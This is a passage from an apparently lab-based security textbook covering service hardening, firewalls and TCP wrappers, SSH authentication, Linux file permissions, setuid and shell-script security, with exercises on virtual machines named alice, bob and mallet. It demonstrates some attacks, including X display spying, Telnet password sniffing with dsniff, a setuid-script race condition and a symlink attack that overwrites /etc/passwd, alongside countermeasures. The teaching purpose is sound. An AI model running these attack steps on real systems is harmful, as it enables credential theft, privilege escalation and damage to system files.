Here root refers to the root window on **`alice`**, not to the superuser *`root`*. Using xwatchwin it is also possible to access only a single window on the target machine. For example, for the xclock application this is done in the following way. First we list all the client applications running on **`alice`**'s display using the command `xlsclients`.

```
mallet@mallet:$ xlsclients -l -display alice:0
...
Window 0x1e0000a:
  Machine:  alice.local
  Name:  xclock
  Icon Name:  xclock
  Command:  xclock
  Instance/Class:  xclock/XClock
...
```

Then we use the ID of xclock's window (0x1e0000a) as an argument to xwatchwin.

```
mallet@mallet:$ xwatchwin alice -w 0x1e0000a
```

In your virtual machine you must replace the ID 0x1e0000a with the corresponding window ID received from xlsclients. Note that there are various reasons why xwatchwin may fail to display single windows. However, the display of the root window should always work.

Other powerful commands are `xkill` and `vinagre`. Read the manual pages and determine what they do.

3.4 The Administrator's Point of View

Like the adversary, system administrators should also gather as much information as possible about the systems in their custody. An administrator has the same possibilities as an adversary plus the advantage of not having to hide his actions. In addition, an administrator has full access to the system and all of its components.

As a first step to securing a system, it is important to identify any potentially dangerous processes. Generally, any process that receives input from the outside poses a potential security risk. Some processes receive input directly from the network by listening on open TCP or UDP sockets. Special attention should be paid to processes that run as *root* or with *root* privileges.

Using the command `lsof`, one can obtain a list of all open ports and the corresponding processes. The output additionally shows the user who is running the process.

```
alice@alice:$ sudo lsof -i
COMMAND   PID  USER   FD   TYPE    DEVICE  SIZE  NODE NAME
...
sshd      1907 root   4u    IPv4   5423      TCP *:ssh (LISTEN)
...
```

We are interested in the task being performed by the process. This allows us to decide whether the process is really needed and if any restrictions are necessary. If the process is not essential, it could be shut down to improve security. Valuable sources of information include the following.

- System documentation: manual pages (`man`), Texinfo (`info`) and documentation found in `/usr/share/doc` or `/usr/doc`
- Standards: `/etc/services` and Internet RFCs such as http://www.faqs.org
- The Internet: search engines, online encyclopedias and newsgroup archives
- Linux commands:
  - `find`, `locate`
    to find documentation, log files or configuration files
  - `lsof`, `netstat`
    display open files, ports and network information
  - `strings`, `ldd`, `nm`
    analyze executables
  - `strace`, `truss` (Solaris), `gdb`
    monitor the behavior of processes and trace system calls and signals

Problem 3.9 On **bob**, randomly choose three processes and provide the following information:

- installed version
- task/purpose

- configuration files
- open ports
- user name of the owner

Identifying the processes that listen on a particular TCP or UDP port does not account for those processes and applications that receive external data indirectly. For example, consider a log analyzer that analyzes the content of log files on a regular basis using statistical methods. An example is Webalizer, which analyzes web server log files. This type of application is often started periodically by cron and is thus not permanently running. A typical attack against a log analyzer is a *remote log injection*, where the adversary introduces arbitrary strings into the log file. An example of a tool that allows adversaries to insert arbitrary input into a log file is the SSH server. Whenever a login attempt to the server fails, an entry with the following format is added to the file `/var/log/auth.log`.

```
Jun 24 16.22.36 alice sshd[3311]: Failed password for invalid
user adversary from 10.0.0.3 port 42931 ssh2
```

In this entry, the user name *`adversary`* could be replaced by an arbitrary string chosen by the adversary.

3.5 Actions to Be Taken

When the system administrator knows exactly what kinds of tasks a process must perform, he can decide about the measures that should be taken. For each running process one should answer the following questions:

- Is the process really necessary or could it be turned off?
- Is it possible to restrict access to the process? For example, it might be possible to restrict access to local users or users from a set of allowed IP addresses. (Note that IP addresses can be spoofed.)
- Could the underlying communication protocol be replaced by a more secure variant? For example, could we use HTTPS instead of HTTP or SSH instead of Telnet?
- Is it possible to minimize the potential damage? A process might run under a separate user ID.

3.5.1 Deactivating Services

The Linux command `kill` terminates a running process. However, most of the services have start-up and shutdown scripts that should be used instead as they ensure a well-arranged shutdown of the service in question. Understanding how these scripts work is also necessary if you want to terminate a process (e.g., a service) permanently, ensuring that it is not automatically restarted whenever the system boots. Any process that is started during the boot phase is either directly or indirectly started by an initialization program.

System services in Linux systems have traditionally been started using some variant of the System V init system. In this system, start scripts of services are grouped into runlevels, which denote different modes of the operating system, such as a "rescue" mode, which is also called single-user mode in Linux terminology. The scripts are located in the directory `/etc/init.d`, and most have options such as `start` and `stop` to respectively start or shutdown the corresponding service. The scripts for a runlevel are executed in a prespecified order whenever that runlevel is entered, e.g., at system start or system shutdown.

In the past, services were sequentially started. To speed up this process, there are new mechanisms that allow services to be started asynchronously. An example of such a system is Upstart, which is used in many modern Linux distributions. Upstart uses an event-based init daemon. Processes managed by this daemon are called jobs, which are automatically started and stopped by changes that occur to the system state. Upstart jobs are defined in configuration files in `/etc/init`, which are read by the init daemon at system start. Upstart is backward compatible in that it can handle traditional System V init scripts.

Whereas Upstart is used on many modern desktop Linux system, the System V init system is still widely used on Linux server platforms. The virtual machine hosts **`alice`** and **`mallet`** use Upstart, whereas the server platform **`bob`** uses the System V init system.

In the following we will focus on the System V init system as it is used on host **`bob`**. Whenever such a system boots, the following stages occur:

BIOS: loads the boot sector from floppy, cd-rom, hard-drive, etc.
Boot Loader: (such as LILO or Grub) the first software program that runs at system start-up. It is responsible for loading and transferring control to the operating system kernel.
Kernel: initializes the devices, mounts root file system and starts the init process (PID 1).
init: reads `/etc/inittab`, runs start-up scripts and enters a runlevel (see the assignment below).

Further information about runlevels and the enabling and disabling of start scripts can be found on the following manual pages: init, inittab, insserv and cron.

Problem 3.10 Explain the concept of runlevels and the role of the scripts in `/etc/rcX.d/`.

The following list contains some popular configuration and start-up files. Note that the list is not complete and that configuration approaches (and consequently file names) differ among Unix and Linux variants.

- `/etc/inittab`
  This file describes which processes are started at boot-up and during normal operation. It is consulted whenever the runlevel changes, e.g., signaled by telinit. The default runlevel and the location of the start and termination scripts for each runlevel are defined here.
- `/etc/init.d`, `/etc/rc[0-6].d`
  The scripts defining the start-up and termination tasks for every automatically started process are located in `/etc/init.d`. Scripts are associated to a runlevel X by symbolic links in the corresponding directory `/etc/rcX.d/`. Links that start with a capital "S" will start the corresponding process, and those starting with a capital "K" terminate the corresponding process. Note that manual configuration of runlevels is error-prone. Under Debian, the command `sysv-rc-conf` provides a simple GUI for this task.
- `/etc/inetd.conf`, `/etc/xinetd.conf`, `/etc/xinetd.d/*`
  inetd, also called the *super-server*, loads network programs based on requests from the network. The file `/etc/inetd.conf` tells inetd which ports to listen to and what server to start for each port. xinetd is a successor of inetd. However, many modern Linux distributions no longer use the concept of starting network services centrally by one program (e.g., the Debian standard installation). Instead they use start scripts for the corresponding program in the runlevel directories. Special care must be taken with daemons, such as inetd or xinetd, that start and control other programs (services) on their own.
- `crontab`, `anacrontab`, `/etc/cron*`, `/etc/periodic`, `/var/spool/cron/*`, ...
  Most operating systems offer the possibility of invoking programs on a regular basis. There are different ways to enable the periodic execution of programs. In Linux systems, periodically executed tasks typically use cron, the time-based job scheduler.
- `/etc/rc.local`, `/etc/debconf.conf`, ...
  There are several configuration files that can initiate the start of a program or service. The file `/etc/rc.local`, for example, is executed at the end of the multi-user boot levels. Thus user-specified services can be started by simply adding the respective start command to `/etc/rc.local`.

Problem 3.11 A Telnet daemon (telnetd) is running on **`alice`**.

- Find out how this service is started. Which commands did you use?
- Describe two ways to stop the service without removing any software packages.
- Uninstall the package telnetd properly.

3.5.2 Restricting Services

Sometimes it is impossible to shut down or remove a service. For example, a web server should be accessible from the Internet, at least on port 80. In such cases there are multiple options for restricting access to the service.

Firewall: A firewall could be installed on a separate machine monitoring every system access from the network. Similarly, it could be installed on the same machine that provides the service, controlling IP datagrams received over the network. Firewalls are typically compiled into the kernel or added as a module to the kernel. The most prominent Linux firewall is netfilter/iptables. See, for example, the manual page for `iptables`.

TCP wrapper: A TCP wrapper provides a simplified firewall functionality. Incoming TCP requests for a given service are not directly forwarded to the corresponding process, but are first inspected by the wrapper. Under Linux the most prominent TCP wrapper is tcpd, which works in combination with the inetd services. In the `inetd.conf` file the service associated with a TCP port is replaced with a link to tcpd. Thus every incoming request on a given port is forwarded to tcpd. In the files `/etc/hosts.allow` and `/etc/hosts.deny`, the administrator may then restrict access to the service on a per-host basis. Note that in contrast to the firewall, inspection of incoming requests is processed in user-space, not in the kernel. For more information on these programs see the manual pages for `tcpd` and `hosts_access`.

Configuration: Some services have their own mechanism to restrict or control access. Consider, for example, user authentication on an Apache web server. Access control to directories can be defined in the corresponding configuration file of the Apache server. These kinds of control mechanisms typically allow the use of protocol-specific information in access decisions, for example, user names or details about the requested resource.

Problem 3.12 List advantages and disadvantages of the protection mechanisms described in this section: firewall, TCP wrapper and configuration.

Whenever you apply one of the above countermeasures you must check whether it actually works as expected. If the mechanism involves a start-up script in one of the runlevel directories, do not forget to check whether the script is properly executed whenever the corresponding runlevel is entered.

▷ Perform the following exercise to make the NFS and FTP servers running on **`alice`** only accessible from **`bob`**. That is, it should not be possible to connect using NFS or FTP from **`mallet`**.

We shall use iptables to restrict NFS connections from any host except **bob**. Afterwards we will use tcpd to protect the FTP server on **alice** in a similar way. We begin by checking whether the service is available from **mallet**:

```
mallet@mallet:$ sudo nmap -sV -sU -p 2049 alice
...
mallet@mallet:$ sudo nmap -sV -sT -p 21 alice
...
```

After determining that the service is running on **alice**, we could connect, for example, by mounting *alice*'s home directory:

```
mallet@mallet:$ mkdir mountnfs
mallet@mallet:$ sudo mount.nfs alice:/home/alice/ mountnfs
```

To protect the NFS service on **alice**, we modify iptables' `INPUT` chain on **alice** to drop any packet addressed to port 2049 except those originating from **bob**:

```
alice@alice:$ sudo iptables -A INPUT -p udp ! -s bob \
> --dport 2049 -j DROP
alice@alice:$ sudo iptables -A INPUT -p tcp ! -s bob \
> --dport 2049 -j DROP
```

We are ready now to test the new configuration:

```
mallet@mallet:$ sudo nmap -sV -sU -p 2049 alice
```

The UDP port still seems to be open. This is because a UDP scan cannot distinguish an open port from a port that is not responding.

```
mallet@mallet:$ sudo nmap -sV -sT -p 2049 alice
```

As in the case of TCP, Nmap correctly considers the port to be filtered this time, since it did not receive a TCP connection reset that would indicate a closed TCP port.

Problem 3.13 How could you configure iptables so that the port scan would indicate that the port is closed?

Problem 3.14 The firewall example implements a *blacklist* approach to access control: All undesirable connections are explicitly prohibited and everything else is allowed by default. The opposite approach is the *whitelist* approach, where authorized connections are explicitly permitted and everything else is prohibited by default. Compare these two approaches.

We will now use a TCP wrapper to restrict access to the FTP server on **alice**. This time we do not need to change kernel data-structures. Instead we simply modify the corresponding configuration files.

```
alice@alice:$ sudo su
root@alice:# echo 'wu-ftpd: bob' >> /etc/hosts.allow
root@alice:# echo 'wu-ftpd: ALL' >> /etc/hosts.deny
```

We now test the modified configuration:

```
mallet@mallet:$ sudo nmap -p 21 alice
PORT    STATE SERVICE
21/tcp  open  ftp
```

Port 21 still remains open, but connecting to this open port yields:

```
mallet@mallet:$ ftp alice
Connected to alice.

421 Service not available, remote server has closed connection
```

Problem 3.15 Explain why Nmap shows the port as being open but it is not possible to establish a connection using an FTP client.

Problem 3.16 In both configurations, iptables as well as TCP wrapper, we have used symbolic host names such as "`alice`" or "`bob`" instead of numerical IP addresses. Identify a security problem that arises when symbolic names are used.

Problem 3.17 In this question, we put all the previous parts together. How can `alice` be configured to enforce the policy given below? Choose appropriate methods to implement this policy. Do not forget to test whether your measures are effective.

The following services should be accessible by everybody:

- HTTP
- HTTPS
- FTP

The following services should be accessible only from `bob`:

- SSH
- NFS
- NTP

All other services should be deactivated.

3.6 Exercises

Question 3.1 What is meant by *system hardening*? Under what circumstances does system hardening makes sense?

Question 3.2 Does system hardening make sense even for systems that are protected by a firewall? Explain your answer.

Question 3.3 Give two examples of how a service provided by a Linux server to the network could be restricted in cases where the services must not be turned off.

Question 3.4 You have used the port scanner Nmap to identify running network services on a server. Now suppose that you have placed your server behind a firewall, and have used Nmap to find potentially forgotten open ports. Nmap's output shows many open UDP ports. What could be the problem?

Question 3.5 Explain the differences between a stealth scan and an ordinary port scan.

Question 3.6 Using the command option `nmap -O [IP-Addr]`, Nmap can sometimes determine the target computer's operating system. Explain the underlying principle. Why is this a possible security problem and how can you prevent it?

Chapter 4
Authentication and Access Control

Access control is the means by which access to system resources is restricted to authorized subjects. Access control has a wide scope and can be found in hardware and software, at all levels of the software stack. This includes memory management, operating systems, middleware application servers, databases and applications.

In this chapter we study access control, focussing on access to remote computers, as well as access to files and other resources stored on computers.

4.1 Objectives

After this chapter you will know different mechanisms for remote system access and the threats they incur. You will learn how to use Secure Shell and you will be able to configure it according to your needs.

You will learn the concept of file system permissions in a Linux-based environment and how to apply this. You will also learn to autonomously configure access restrictions at the level of operating systems. Finally you will be able to use this knowledge on your own personal computers.

4.2 Authentication

Authentication denotes the process by which the identity of a user (or any subject) is verified. In this process, the user provides his claimed identity together with evidence in the form of credentials. If the authenticating system accepts the evidence, the user is successfully authenticated. Authentication is usually a prerequisite for authorization to use system resources, i.e., one is authorized to use resources based on their identity.

The most common authentication mechanisms are based on user names and passwords. The system verifies the credentials presented by the subject against information stored in a database. There are numerous alternatives for authentication, such as one-time passwords (e.g., TAN lists) or certificates (e.g., in SSH), etc. There are also various options for storing authentication information. Examples are local files, such as `/etc/passwd` under Linux, or a central directory service, such as LDAP, RADIUS or Windows Active Directory.

4.2.1 Telnet and Remote Shell

The network protocol Telnet offers bidirectional communication and is used to remotely administer computer systems. Since Telnet does not use any encryption mechanisms, the entire session including the exchange of authentication credentials can easily be intercepted.

On **`mallet`** start the password sniffer dsniff. Using the option `-m` enables automatic detection of protocols and `-i` defines the interface the sniffer should listen to.

```
mallet@mallet:$ sudo dsniff -m -i eth0
dsniff: listening on eth0
```

On **`alice`** open a Telnet session to **`bob`**.

```
alice@alice:$ telnet bob
Trying 192.168.1.1...
Connected to bob.
Escape character is '^]'.
Debian GNU/Linux 5.0
bob login: bob
Password: ***

Last login: Mon Jul 26 14:35:56 CEST 2011 from alice on pts/0
Linux bob 2.6.26-2-686 #1 SMP Mon Jun 9 05:58:44 UTC 2010 i686
...
You have mail.
bob@bob:$ exit
```

The program dsniff displays the credentials sent by **`alice`** while connecting to **`bob`**.

```
-----------------
07/26/11 14:41:57 tcp alice.54943 -> bob.23 (telnet)
bob
bob
exit
```

In contrast to Telnet, the program *Remote Shell* (rsh) provides an option to log in without a password. In a `.rhosts` file the IP addresses are given for which access is granted without the system asking for a password. This circumvents the risk incurred by entering a password, which could be intercepted by an adversary. Authentication is only based on the user name and the corresponding IP address.

Since the rsh client chooses a well-known port number (a privileged port) as the source port, it must have the setuid bit set and must be owned by `root`.

Rsh also suffers from security vulnerabilities. Any password transmitted is sent in the clear. Moreover, its IP address-based authentication can be exploited by IP address spoofing where the adversary fabricates IP datagrams containing a fake source IP address. Finally, after login all subsequent information is also sent in the clear and is not authenticated.

Problem 4.1 Is it possible to increase security by using an authentication mechanism based on the MAC (Ethernet) address instead of the IP address? What is a fundamental argument against authentication based on MAC addresses in most network settings?

4.2.2 Secure Shell

The program *Secure Shell* (SSH) is a successor of rsh and is designed for use in untrusted networks like the Internet. It solves many of the security-related problems of rsh and Telnet. Since SSH encrypts all communication, it provides secure connections that are resistant against interception and it offers protection against message manipulation as well. Furthermore, SSH provides a secure alternative to rsh's user authentication by using public key cryptography to authenticate users. In the following we will use *OpenSSH*, a free version of SSH on Linux systems.

▷ Stop the SSH service (sshd) running on **`bob`** and start it again in debug mode, listening on the standard port 22 to observe the individual steps taken during authentication. Note that in debug mode only one connection can be established and sshd quits immediately after the connection is closed. By default, the debug information is written to the standard error output. In order to analyze the specific steps, we redirect the error output to the standard output first and then pipe the standard output to the command `less`.

```
bob:~# /etc/init.d/ssh stop
bob:~# /usr/sbin/sshd -d 2>&1 | less
```

▷ Now connect from **`alice`** to **`bob`** using SSH. You can use tcpdump or Wireshark on **`mallet`** to convince yourself that no plaintext information is sent.

```
alice@alice:$ ssh -v bob@bob
```

▷ Log in to **bob** with user *bob*'s password and close the connection afterwards.

```
bob@bob:$ exit
logout
```

Now analyze the output on **bob**, **alice** and **mallet** and answer the following question.

Problem 4.2 What are the individual steps involved in establishing an SSH connection?

Most users apply SSH as just described, using a user name and password. But SSH also offers the option to remotely log in without entering a password. Instead of the IP address-based authentication of rsh, public key cryptography may be used.

When carrying out the following experiments, it may help to also read the corresponding manual pages of `sshd`, `ssh` and `ssh-keygen`.

▷ First, a key pair consisting of a public and a private key must be created. In order to preserve the comfort of rsh, we abandon the option of using a passphrase (`-N ""`), i.e., the private key is stored unencrypted.

```
alice@alice:$ ssh-keygen -f alice-key -t rsa -N ""
Generating public/private rsa key pair.
Your identification has been saved in alice-key.
Your public key has been saved in alice-key.pub.
The key fingerprint is:
d5:e3:9d:82:89:df:a6:fa:9e:07:46:6e:37:c8:da:4f alice@alice
The key's randomart image is:
+--[ RSA 2048]----+
|                 |
|           .     |
|          . o    |
|         o.+ o . |
|        S+o.o o  |
|         .B.o.   |
|         =.oE.   |
|        . .=.    |
|        .+=o.    |
+-----------------+
```

Note that the randomart image provides a visual representation of the generated key's fingerprint and allows easy validation of keys. Instead of comparing string representations of fingerprints, images can be compared.

▷ By entering the public key into the file `authorized_keys` of another host, the owner of the corresponding private key can log in without entering a password. Before you start, make sure that the hidden directory `/home/bob/.ssh` exists.

```
bob@bob:$ ssh alice@alice cat alice-key.pub >> \
> ~/.ssh/authorized_keys
alice@alice's password: *****
```

To prevent other system users from entering arbitrary other public keys into the `authorized_keys` file, you must appropriately set the file access permissions.

```
bob@bob:$ chmod og-rwx ~/.ssh/authorized_keys
```

Now it is possible to log in to **`bob`** (as user *bob*) using the private key `alice-key` without being asked for an additional password.

```
alice@alice:$ ssh -i alice-key bob@bob
```

In contrast to rsh, the user ID on the client machine does not play a role in this method. The authentication is based on the knowledge of the private key.

Problem 4.3 With regard to the steps you gave in your answer to Problem 4.2, what are the differences between authentication based on public keys and password-based authentication?

Problem 4.4 How is **`bob`**'s SSH daemon able to verify that Alice possesses the correct private key without sending the key over the network?

SSH has numerous options. For example, you can restrict clients to executing predefined commands only, and you can deactivate unnecessary SSH features such as port forwarding or agent forwarding. As an example, the following restricts Alice to executing the command `ls -al` on **`bob`**.

```
bob@bob:$ echo from=\"192.168.1.2\",command=\"ls -al\",\
> no-port-forwarding `ssh alice@alice cat alice-key.pub` > \
> ~/.ssh/authorized_keys
```

Alice can now execute this command on **`bob`** without giving a password, but only this command:

```
alice@alice:$ ssh -i alice-key bob@bob
```

This technique can be used in a cron job to copy files from one system to another or to restart a process on a remote machine. For these kinds of tasks, the `no-pty` option is recommended, which prevents allocating a pseudo terminal. The execution of interactive full-screen programs is also prevented (e.g., editors like vi or Emacs).

Problem 4.5 What are the security-relevant advantages of authentication using public key cryptography compared to the IP address-based authentication of rsh? What is the main threat that still remains?

In order to improve the security of a system, private keys should only be stored in encrypted form. However, it can be annoying to re-enter the passphrase repeatedly. For such situations, OpenSSH provides a program named *ssh-agent*. This program can be seen as a kind of "cache" for passphrases of private keys. When using it, the passphrase must be entered only once per login session and key, i.e., when the key is added to the ssh-agent.

To add an identity, you simply use the `ssh-add` command. You can repeat the above steps and generate a new key pair (e.g., `alice-key-enc`), but this time protecting the private key with a passphrase (ignore the option `-N ""`). Every time you use the newly generated identity to access **bob**, you are requested to enter the passphrase. Try it!

▷ Now add the identity to the ssh-agent:

```
alice@alice:$ ssh-add alice-key-enc
Enter passphrase for alice-key-enc:
```

From now on, for the entire login session, you will not have to enter the password for this identity again. Try it out and afterwards log out *alice* from **alice**. Log in again and try to connect to **bob** using Alice's identity `alice-key-enc`. Now you will be asked to enter the passphrase for the key again every time you access the key.

4.3 User IDs and Permissions

4.3.1 File Access Permissions

The file system permissions in Linux are based on *access control lists* (ACL). For every file, the permissions to *read*, *write*, *execute* or any combination thereof, are individually defined for the three classes of users: *user*, *group* and *others*. We will see additional concepts later, but even this simple model suffices for most practical problems and it is both easy to understand and administrate.

▷ Read the following manual pages: `chmod`, `chown`, `chgrp`, `umask` and `chattr`.

Problem 4.6 The meaning of the basic access rights, read (r), write (w) and execute (x), is obvious for conventional files. What is their meaning for directories? Find the answers through experimentation!

In general you can find all world writable files in a given directory without symbolic links using the following command:

```
alice@alice:$ find <Directory> -perm -o=w -a ! -type l
```

Note that you may need *root* permissions to search some directories. Just prepend sudo to the above command. Also replace <Directory> with the path to the actual directory you want searched.

Problem 4.7 Use the command above to find all world writable files on **alice**. Also, find all world readable files in /etc and /var/log. Which files or directories might not be configured properly? Which permissions could be more restrictive?

When creating new objects in the file system, the default permissions are important. Although default file permissions depend on the program that creates the new object, the permissions are commonly set to 0666 for files and to 0777 for directories. The user can influence the default file permissions for newly created files by defining a corresponding *user mask* (umask) value. This value can be set with the umask command. Incorrectly set user masks may result in newly created files to be readable or even writable for other users.

Problem 4.8 How is the default file permission computed from the creating program's default permission and the user-defined umask value?

We now consider some examples to see the effect of different umask values:

```
alice@alice:$ umask 0022
alice@alice:$ touch test
alice@alice:$ ls -l test
-rw-r--r-- 1 alice alice 0 2011-07-27 22:26 test

alice@alice:$ umask 0020
alice@alice:$ touch test1
alice@alice:$ ls -l test*
-rw-r--r-- 1 alice alice 0 2011-07-27 22:26 test
-rw-r--rw- 1 alice alice 0 2011-07-27 22:27 test1

alice@alice:$ umask 0
alice@alice:$ touch test2
alice@alice:$ ls -l test*
-rw-r--r-- 1 alice alice 0 2011-07-27 22:26 test
-rw-r--rw- 1 alice alice 0 2011-07-27 22:27 test1
-rw-rw-rw- 1 alice alice 0 2011-07-27 22:28 test2
```

```
alice@alice:$ umask 0022
```

Problem 4.9 Determine the default umask value, which is set in `/etc/profile` on **`alice`**. Why is this a good default?

You have probably noticed that the newly created files are set to the owner's primary group. Note that not all Unix-like systems behave in this way. Some systems inherit the group from the parent directory.

Problem 4.10 In which file could you (as an ordinary system user) alter your own default umask? Hint: The invocation order is described in the manual page of `bash`.

On Linux systems, the permissions to create, delete or rename a file are not bound to the file's permissions, but rather to the permissions defined for the parent directory. This is because these operations do not change the file itself but only entries in directories. This is not a problem in most cases. However in a shared temporary directory, this can be a serious problem since every user is allowed to manipulate arbitrary files in the directory. The problem can be solved using the *sticky bit*, which ensures that only the owner of a file or *`root`* can rename or delete a file.

Even more fine-grained permissions and restrictions are possible using file attributes.

Problem 4.11 Read the manual page of `chattr` and determine which file attributes could be used to increase security in special situations. Provide an example where it would make sense to use each of these attributes.

Entire sections of a file system can be locked from the "public" by creating a group for the designated users (`chmod g+w,o-rw`). Note that after removing the access bit of a directory (e.g., `chmod o-x`), access to all files in this directory is prohibited, thereby overruling the attributes of these files. By just removing the read bit of a directory (e.g., `chmod o-r`), access to the files remains granted, but the content of the directory can no longer be listed.

Note that permissions are read from left to right and the first matching permission is applied:

```
alice@alice:$ echo TEST > /tmp/test
alice@alice:$ chmod u-r /tmp/test
alice@alice:$ ls -l /tmp/test
--w-r--r-- 1 alice alice 5 2011-07-27 23:25 /tmp/test
alice@alice:$ cat /tmp/test
cat: /tmp/test: Permission denied
```

As you can see, *`alice`* is no longer able to read the new file. Now change the user to *`bob`* (`su bob`) and try to read the file:

```
bob@alice:$ cat /tmp/test
TEST
```

In this way, operations can be blocked for specific groups.

Problem 4.12 Why is not even `root` allowed to execute a file if the execute bit is not set, although `root` has all permissions by definition? How is this related to the environment variable `PATH`, and why should "." not be added to the path?

Problem 4.13 Following up on the last problem, note that some people append "." as the last entry in the path and argue that only the first appearance of the executable file is used when typing a command. Is this variant also prone to potential security problems? If so, what are these problems?

4.3.2 Setuid and Setgid

In order to understand the set user ID and set group ID mechanisms, we take a closer look at how IDs are handled in Linux. Within the kernel, user names and group names are represented by unique non-negative numbers. These numbers are called the *user ID* (uid) and the *group ID* (gid), and they are mapped to the corresponding users and groups by the files `/etc/passwd` and `/etc/group`, respectively. By convention, the user ID `0` and the group ID `0` are associated with the superuser `root` and his user private group (UPG). User private groups is a concept where every system user is assigned to a dedicated group with the user's name. Note that some Linux distributions do not use UPGs but instead assign new users to a system-wide default group such as `staff` or `users`.

The Linux kernel assigns to every process a set of IDs. We distinguish between the *effective*, *real* and *saved* user ID (the situation is analogous for group IDs and we omit their discussion). The real user ID coincides with the user ID of the creator of the respective process. Instead of the real user ID, the effective user ID is used to verify the permissions of the process when executing system calls such as accessing files. Usually, real and effective IDs are identical, but in some situations they differ. This is used to raise the privileges of a process temporarily. To do this it is possible to set the *setuid* bit of an executable binary using the command `chmod u+s <executableBinary>`. If the setuid bit is set, the saved user ID of the process is set to the owner of the executable binary, otherwise to the real user ID. If a user (or more specifically a user's process) executes the program, the effective user ID of the corresponding process can be set to the saved user ID. The real user ID still refers to the user who invoked the program.

Example 4.1. The command `passwd` allows a user to change his password and therefore to modify the protected system file `/etc/passwd`. In order to allow ordinary users to access and modify this file without making it world accessible, the setuid bit of the binary `/usr/bin/passwd` is set. Since this binary is owned by *`root`*, the saved user ID of the respective process is set to `0` and the effective user ID is therefore also set to `0` whenever a user executes `passwd`. Thus, access to the `/etc/passwd` file is permitted. Since the real user ID still refers to the user, the program can determine which password in the file the user may alter.

For example, if user *`bob`* with user ID `17` executes the command `passwd`, the new process is first assigned the following user IDs:

real user ID: `17`
saved user ID: `0`
effective user ID: `17`

The program passwd then invokes the system call `seteuid(0)` to set the effective user ID to `0`. Because the saved user ID is indeed `0`, the kernel accepts the call and sets the effective user ID accordingly:

real user ID: `17`
saved user ID: `0`
effective user ID: `0`

Commands like `su`, `sudo` and many others also employ the setuid concept and allow an ordinary user to execute specific commands as *`root`* or any other user.

Setuid programs are often classified as potential security risks because they enable *privilege escalation*. If the setuid bit of a program owned by *`root`* is set, then an exploit can be used by an ordinary user to run commands as *`root`*. This might be done by exploiting a vulnerability in the implementation, such as a buffer overflow. However, when used properly, setuid programs can actually reduce security risks.

Note that for security reasons, the setuid bit of shell scripts is ignored by the kernel on most Linux systems. One reason is a race condition inherent to the way *shebang* (`#!`) is usually implemented. When a shell script is executed, the kernel opens the executable script that starts with a shebang. Next, after reading the shebang, the kernel closes the script and executes the corresponding interpreter defined after the shebang, with the path to the script added to the argument list. Now imagine that setuid scripts were allowed. Then an adversary could first create a symbolic link to an existing setuid script, execute it, and change the link right after the kernel opened the setuid script but before the interpreter opens it.

Example 4.2. Assume an existing setuid script `/bin/mySuidScript.sh` that is owned by *`root`* and starts with `#!/bin/bash`. An adversary could now proceed as follows to run his own `evilScript.sh` with *`root`* privileges:

```
mallet@alice:$ cd /tmp
mallet@alice:$ ln /bin/mySuidScript.sh temp
mallet@alice:$ nice -20 temp &
mallet@alice:$ mv evilScript.sh temp
```

The kernel interprets the third command as `nice -20 /bin/bash temp`. Since `nice -20` alters the scheduling priority to the lowest possible, the fourth command is likely to be executed before the interpreter opens `temp`. Hence, `evilScript.sh` gets executed with *root* permissions.

Problem 4.14 In what respect does the `passwd` command improve a system's security? How could an ordinary user be given the ability to change his own password without a setuid program?

Problem 4.15 Search for four setuid programs on **`alice`** and explain why they are setuid.

Note that instead of setuid, setgid can be used in many cases. Setgid is generally less dangerous than setuid. The reason is that groups typically have fewer permissions than owners. For example, a group cannot be assigned the permission to change access permissions. You can set a program's setgid bit using the command `chmod g+s <executableBinary>`.

Problem 4.16 Find some setgid programs on **`alice`** and explain why they are setgid. Could the setuid programs in the last problem be setgid instead of setuid?

4.4 Shell Script Security

Shell scripts offer a fast and convenient way to write simple programs and to perform repetitive tasks. However, as with programs written in other programming languages, shell scripts may contain security vulnerabilities. Therefore shell scripts must be designed, implemented and documented carefully, taking into account secure programming techniques as well as proper error handling.

We already discussed security flaws related to file system permissions. Furthermore, we pointed out that on modern Linux systems the kernel ignores the setuid and setgid bit of shell scripts by default. Therefore, some administrators run their shell scripts with *root* permissions to ensure that all commands used in the script have the permissions they require. In doing so, they give the script too many permissions, thereby contradicting the principle of least privilege. Whenever creating a shell script, know what permissions are really needed and restrict your script's permissions to this minimum.

In this section we introduce some common pitfalls, possible attacks and ways to prevent them. Background on shells is given in Appendix C.

4.4.1 Symbolic Links

When accessing files you should make sure that you are actually accessing the intended file rather than one it is linked to. The following example shows how an adversary may abuse symbolic links to undermine system integrity.

▷ On **`alice`**, create the shell script `mylog.sh` that creates a temporary log file and writes information into the file. Because of other operations, designated in the script by `...`, you decide to run the script as *`root`*.

```
#!/bin/bash
touch /tmp/logfile
echo "This is the log entry" > /tmp/logfile
...
rm -f /tmp/logfile
```

Since the `/tmp` directory is world writable, an adversary with ordinary user permissions can create a link to a security-critical system file and name it `logfile` before the script is executed. When the script is executed, the content of the linked system file is replaced by "This is the log entry".

▷ Take now a snapshot of virtual machine **`alice`**, since after the attack the system will no longer work properly. Afterwards symbolically link `/tmp/logfile` to the `/etc/passwd` file, which contains information on all system users and their passwords. Finally, execute the above shell script with *`root`* permissions.

```
alice@alice:$ ln -s /etc/passwd /tmp/logfile
alice@alice:$ sudo ./mylog.sh
alice@alice:$ cat /etc/passwd
This is the log entry.
alice@alice:$
```

As you can see, a simple symbolic link to the `passwd` file has led the script to overwrite a write-protected file owned by *`root`*. To prevent such attacks, a script should check for symbolic links before using a file and take appropriate actions such as exiting the script.

```
...
TEST=$(file /tmp/logfile | grep -i "symbolic link")
if [ -n "$TEST" ]; then
  exit 1
fi
...
```

Problem 4.17 The script fragment is still prone to a race condition. Explain what a race condition is and how this may affect this script's behavior when run as *root*.

4.4.2 Temporary Files

When developing shell scripts there is sometimes the need to store information temporarily in a file. In the attack in Sect. 4.4.1 the script used the command `touch` to create a new file and the adversary created a file with the same name. Hence, the attack exploits the adversary's ability to know or guess the name used to create a temporary file.

Problem 4.18 Read the manual page of `touch`. What is this command primarily used for?

Many modern Linux systems provide the command `mktemp` for safely creating temporary files. This command allows one to create a temporary file with a random name, thereby making it harder for an adversary to guess the file's name in advance.

▷ Read the manual page of `mktemp` and create some temporary files in `/tmp` using its different parameters.

Problem 4.19 Use `mktemp` to prevent the symbolic-link attack in Sect. 4.4.1. Implement what you have learned so far to create the temporary file. The script now looks as follows:

```
#!/bin/bash
LOGFILE=$(mktemp /tmp/myTempFile.XXX)
echo "This is the log entry." > $LOGFILE
...
rm -f $LOGFILE
```

Is this script now secure against the symbolic-link attack? What can the adversary still do?

4.4.3 Environment

